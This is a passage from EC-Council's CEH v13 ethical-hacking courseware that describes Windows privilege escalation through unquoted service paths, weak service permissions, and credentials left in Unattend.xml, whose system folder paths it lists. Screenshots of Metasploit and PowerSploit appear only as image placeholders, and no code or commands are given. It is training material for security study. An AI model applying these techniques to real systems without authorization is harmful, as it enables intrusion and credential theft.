


Figure 6.118: Screenshot of Metasploit showing privilege escalation

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.119: Screenshot of Metasploit showing dump of password hashes

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

60 Module 06 | System Hacking

EC-Council CEH v13


Privilege Escalation by Exploiting Misconfigured Services


Unquoted Service Paths

- In Windows operating systems, when starting a service, the system attempts to find the location of the **executable file** to launch the service
- The executable path is **enclosed in quotation marks** "", so that the system can easily locate the application binary
- Attackers exploit services with unquoted paths running under **SYSTEM privileges** to elevate their privileges

Service Object Permissions

- Misconfigured service permissions may allow an attacker to modify or **reconfigure the attributes** associated with that service
- By exploiting such services, attackers can even **add new users** to the local administrator group and then hijack the new account to elevate their privileges





Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

61 Module 06 | System Hacking

EC-Council CEH v13

Privilege Escalation by Exploiting Misconfigured Services (Cont'd)

Unattended Installs

- Unattended install details such as **configuration settings** used during the installation process are stored in Unattend.xml file
- Unattend.xml file is stored in one of the following locations:
  - `C:\Windows\Panther\`
  - `C:\Windows\Panther\UnattendGC\`
  - `C:\Windows\System32\`
  - `C:\Windows\System32\sysprep\`
- Attackers exploit information stored in **Unattend.xml** to escalate privileges

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Privilege Escalation by Exploiting Misconfigured Services

Attackers generally exploit zero-day vulnerabilities that exist in target systems to escalate privileges. If attackers are unable to find such exploits, they try to escalate privileges by abusing misconfigured services in the target OS. Insecure or improper configuration of system services allows attackers to elevate their privileges in the target system. For example, attackers exploit misconfigured services such as unquoted service paths, service object permissions, unattended

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

installs, modifiable registry autoruns and configurations, etc. to elevate access privileges. Attackers use tools such as Metasploit to obtain an active session with the target host. After establishing an active session, attackers use tools such as PowerSploit to detect misconfigured services that exist in the target OS.




Figure 6.120: Screenshot of Metasploit showing shell access to the target system

- **Unquoted Service Paths**

  In Windows OSs, when a service starts running, the system attempts to find the location of the executable file to launch the service successfully. Generally, the executable path is enclosed in quotation marks “”, so that the system can easily locate the application binary. Some executable files may not include quoted paths and include whitespace in between; in this scenario, the system tries to find the application binary by searching all the folders that exist in the path until the executable is found. Attackers exploit services with unquoted paths running under SYSTEM privileges to elevate their privileges.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.121: Screenshot of Metasploit showing execution of PowerSploit to detect unquoted service paths

- **Service Object Permissions**

  A misconfigured service permission may allow an attacker to modify or reconfigure the attributes associated with that service. This may even lead to changing the location of the application binary to a malicious executable created by the attacker. By exploiting such services, attackers can even add new users to the local administrator group in the system. Attackers then hijack the new account to elevate their access privileges.




Figure 6.122: Screenshot of Metasploit showing execution of PowerSploit to detect misconfigured service permissions

- **Unattended Installs**

  Unattended installs allow attackers to deploy Windows OSs without the intervention of an administrator. Administrators need to manually clean up the unattended install

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

details stored in the Unattend.xml file. This XML file stores all the information related to the configuration settings set during the installation process and may also include sensitive information such as the configuration of local accounts, usernames, and even decoded passwords.

In Windows systems, the Unattend.xml file is stored in one of the following locations:

C:\Windows\Panther

C:\Windows\Panther\UnattendGC

C:\Windows\System32

C:\Windows\System32\sysprep

If attackers can gain access to this file, then they can easily obtain credential information and configuration settings used during the installation of that service or application. Attackers use this information to escalate privileges.




Figure 6.123: Screenshot of Metasploit showing execution of PowerSploit to detect unattended installs

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

62 Module 06 | System Hacking

